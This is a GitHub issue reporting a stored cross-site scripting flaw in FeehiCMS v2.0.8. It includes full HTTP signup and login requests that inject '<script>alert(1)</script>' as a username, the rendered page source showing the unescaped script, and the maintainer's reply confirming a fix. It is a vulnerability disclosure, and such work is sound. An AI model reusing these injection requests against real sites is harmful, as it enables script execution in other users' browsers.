XSS vulnerability in feehicms v2.0.8 #43

Closed LinnC1 opened this issue on Nov 1, 2019 · 1 comment

LinnC1 commented on Nov 1, 2019

This is a Cross Site Scripting vulnerability. When the user name is <script>alert(1)<script> or js code, the pop-up alert will be triggered when browsing the post. Details are as follows:

POC example:


registered：

```
POST /index.php?r=site%2Fsignup HTTP/1.1
Host: demo.cms.feehi.com
Content-Length: 283
Cache-Control: max-age=0
Origin: http://demo.cms.feehi.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://demo.cms.feehi.com/index.php?r=site%2Fsignup
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: Hm_lvt_5c8dd664b2122c4e33710bc08309c5e9=1572536291; Hm_lvt_949aa9449254cd665295a150d530d9c1=1572536091,1572583297; Hm_lpvt_949aa9449254cd665295a150d530d9c1=1572583297;
_csrf_backend=587536836a78f5b1b93c7e038d97a0a6af03f097ff9cc90b328fe261e1541b74a%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32%3A%22B3bX5mvAJKkAKwrO2ZxHinLa343w9ogL%22
Hm_lvt_faacd6412dc0ae220c883834f9c896eb=1572536077,1572582746,1572600883,1572600906; BACKEND_FEEHICMS=km3devogu3n3qvlsenfne27eec;
_csrf=b19e3b1d941ce5196dd37924e05ac94fe2ace87f75a732fe96ce4d102789e664a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%221hgfXZdTQZmZKNxHE4MuEXGWHd2_uDtF%22%3B%7D;
PHPSESSID=u69rgiksidqnl78r4n9g45frfn; Hm_lpvt_faacd6412dc0ae220c883834f9c896eb=1572601317
Connection: close

_csrf=gTY-
NUvHDzoCLFGO7L9d7f4Mtqn3QkRnFFv0yq8jpF6wXllTE51rblN2PNSn8SWluzj73LIaAzBcP8aV2mfQGA%3D%3D&SignupForm%5Busername%5D=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&SignupForm%5Bemail%5D=1234567
button=
```

login：


```
POST /index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
Content-Length: 296
Cache-Control: max-age=0
Origin: http://demo.cms.feehi.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://demo.cms.feehi.com/index.php?r=site%2Flogin
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: Hm_lvt_5c8dd664b2122c4e33710bc08309c5e9=1572536291; Hm_lvt_949aa9449254cd665295a150d530d9c1=1572536091,1572583297; Hm_lpvt_949aa9449254cd665295a150d530d9c1=1572583297;
_csrf_backend=587536836a78f5b1b93c7e038d97a0a6af03f097ff9cc90b328fe261e1541b74a%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32%3A%22B3bX5mvAJKkAKwrO2ZxHinLa343w9ogL%22
Hm_lvt_faacd6412dc0ae220c883834f9c896eb=1572536077,1572582746,1572600883,1572600906; BACKEND_FEEHICMS=km3devogu3n3qvlsenfne27eec;
_csrf=b19e3b1d941ce5196dd37924e05ac94fe2ace87f75a732fe96ce4d102789e664a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%221hgfXZdTQZmZKNxHE4MuEXGWHd2_uDtF%22%3B%7D;
PHPSESSID=u69rgiksidqnl78r4n9g45frfn; Hm_lpvt_faacd6412dc0ae220c883834f9c896eb=1572601432
Connection: close

_csrf=DNiLSKN3vY4TpWeADWU7igas1i5rCbMJ-ewQrKYUQJg9sOwu-
y3Z2kL_CtpGK0PCQ5ibWy5R9F6xiCLz01A03g%3D%3D&LoginForm%5Busername%5D=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&LoginForm%5Bpassword%5D=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&LoginForm%5
button=
```

registered：




```
POST /index.php?r=site%2Fsignup HTTP/1.1
Host: demo.cms.feehi.com
Content-Length: 283
Cache-Control: max-age=0
Origin: http://demo.cms.feehi.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://demo.cms.feehi.com/index.php?r=site%2Fsignup
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: Hm_lvt_5c8dd664b2122c4e33710bc08309c5e9=1572536291;
Hm_lvt_949aa9449254cd665295a150d530d9c1=1572536091,1572583297;
Hm_lpvt_949aa9449254cd665295a150d530d9c1=1572583297;
_csrf_backend=587536836a78f5b1b93c7e038d97a0a6af03f097ff9cc90b328fe261e1541b74a%3A2%3A%7Bi%3
A0%3Bs%3A13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32%3A%22B3bX5mvAJKkAKwrO2ZxHinLa
343w9ogL%22%3B%7D;
Hm_lvt_faacd6412dc0ae220c883834f9c896eb=1572536077,1572582746,1572600883,1572600906;
BACKEND_FEEHICMS=km3devogu3n3qvlsenfne27eec;
_csrf=b19e3b1d941ce5196dd37924e05ac94fe2ace87f75a732fe96ce4d102789e664a%3A2%3A%7Bi%3A0%3B
s%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%221hgfXZdTQZmZKNxHE4MuEXGWHd2_uDtF%22%
3B%7D; PHPSESSID=u69rgiksidqnl78r4n9g45frfn;
Hm_lpvt_faacd6412dc0ae220c883834f9c896eb=1572601317
Connection: close

_csrf=gTY-NUvHDzoCLFGO7L9d7f4Mtgn3QkRnFFy0vg8ipF6wXlITE51rbIN2PNSn8SWluzi73LlaAzBcP8aV2mfQ
GA%3D%3D&SignupForm%5Busername%5D=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&SignupFor
m%5Bemail%5D=12345678%40qq.com&SignupForm%5Bpassword%5D=%3Cscript%3Ealert%281%29%3C
%2Fscript%3E&signup-button=
```

login:



```
POST /index.php?r=site%2Flogin HTTP/1.1
Host: demo.cms.feehi.com
Content-Length: 296
Cache-Control: max-age=0
Origin: http://demo.cms.feehi.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://demo.cms.feehi.com/index.php?r=site%2Flogin
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: Hm_lvt_5c8dd664b2122c4e33710bc08309c5e9=1572536291;
Hm_lvt_949aa9449254cd665295a150d530d9c1=1572536091,1572583297;
Hm_lpvt_949aa9449254cd665295a150d530d9c1=1572583297;
_csrf_backend=587536836a78f5b1b93c7e038d97a0a6af03f097ff9cc90b328fe261e1541b74a%3A2%3A%7Bi%3A0%3Bs%3A
13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32%3A%22B3bX5mvAJKkAKwrO2ZxHinLa343w9ogL%22%3B%7D;
Hm_lvt_faacd6412dc0ae220c883834f9c896eb=1572536077,1572582746,1572600883,1572600906;
BACKEND_FEEHICMS=km3devogu3n3qvlsenfne27eec;
_csrf=b19e3b1d941ce5196dd37924e05ac94fe2ace87f75a732fe96ce4d102789e664a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%
22_csrf%22%3Bi%3A1%3Bs%3A32%3A%221hgfXZdTQZmZKNxHE4MuEXGWHd2_uDtF%22%3B%7D;
PHPSESSID=u69rgiksidqnl78r4n9g45frfn; Hm_lpvt_faacd6412dc0ae220c883834f9c896eb=1572601432
Connection: close

_csrf=DNiLSKN3vY4TpWeADWU7igas1i5rChMJ-ewQrKYUQJg9sQwu-y372kL_CtpGK0PCQ5ibWy5R9F6xiCLz01A03g%3D%
3D&LoginForm%5Busername%5D=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&LoginForm%5Bpassword%5D=%3Cs
cript%3Ealert%281%29%3C%2Fscript%3E&LoginForm%5BrememberMe%5D=0&LoginForm%5BrememberMe%5D=1&logi
n-button=
```

View post：



不安全 | demo.cms.feehi.com/index.php?r=article%2Fview&id=10
demo.cms.feehi.com 显示
1
确定
不安全 | demo.cms.feehi.com/index.php?r=article%2Fview&id=10
飞嗨 www.feehi.com
使用Memcached改进Java企业级应用性能（1）：...
高效快速地加载 AngularJS 视图
[JAVA · 初级]：GC-垃圾回收机制
Spring知识点提炼
如何定位 Node.js 的内存泄漏
Hack：用于HHVM的一种新编程语言
浏览
div.comt-author.pull-left 168.21 × 21.6
Color #666666
Font 16px "Microsoft Yahei", "Helvetica Neue",...
Margin 5px 10px 0px
发表我的评论 换个身份
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
EditThisCookie
ScanAnnotation

```
    <div id="respond" class="no_webshot">
      ▼<form action method="post" id="commentform">
          <input type="hidden" name="_csrf" value="yd7VIhkAsyjrGl0ZgsCoSpLr1wAOqzEM50sbQvKnjrOLt-cPVlnXTbJNN1Xvhfw9w5jiM1SGfWqMf0gju8vq1g==">
          <input type="hidden" id="comment-aid" name="Comment[aid]" value="10">
        ▼<div class="comt-title" style="display: block;"> == $0
          ▼<div class="comt-avatar pull-left">
              <img src="https://secure.gravatar.com/avatar/" class="avatar avatar-108" height="50" width="50">
            </div>
          ▼<div class="comt-author pull-left">
              <script>alert(1)</script>
              <span>发表我的评论</span>
              " &nbsp;
              "
              <a class="switch-author" href="javascript:void(0)" data-type="switch-author" style="font-size:12px;">换个身份</a>
            </div>
            <a id="cancel-comment-reply-link" class="pull-right" href="javascript:;">取消评论</a>
          </div>
        ▶<div class="comt">…</div>
        </form>
      </div>
```

How to fix: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

LinnC1 changed the title ~~XSS vulnerability in feihicms v2.0.8~~ XSS vulnerability in feehicms v2.0.8 on Nov 1, 2019

Repository owner deleted a comment from **wfee** on Nov 3, 2019

liufee commented on Nov 3, 2019 Owner

fix username xss vulnerability
tnx

liufee closed this as completed on Nov 3, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants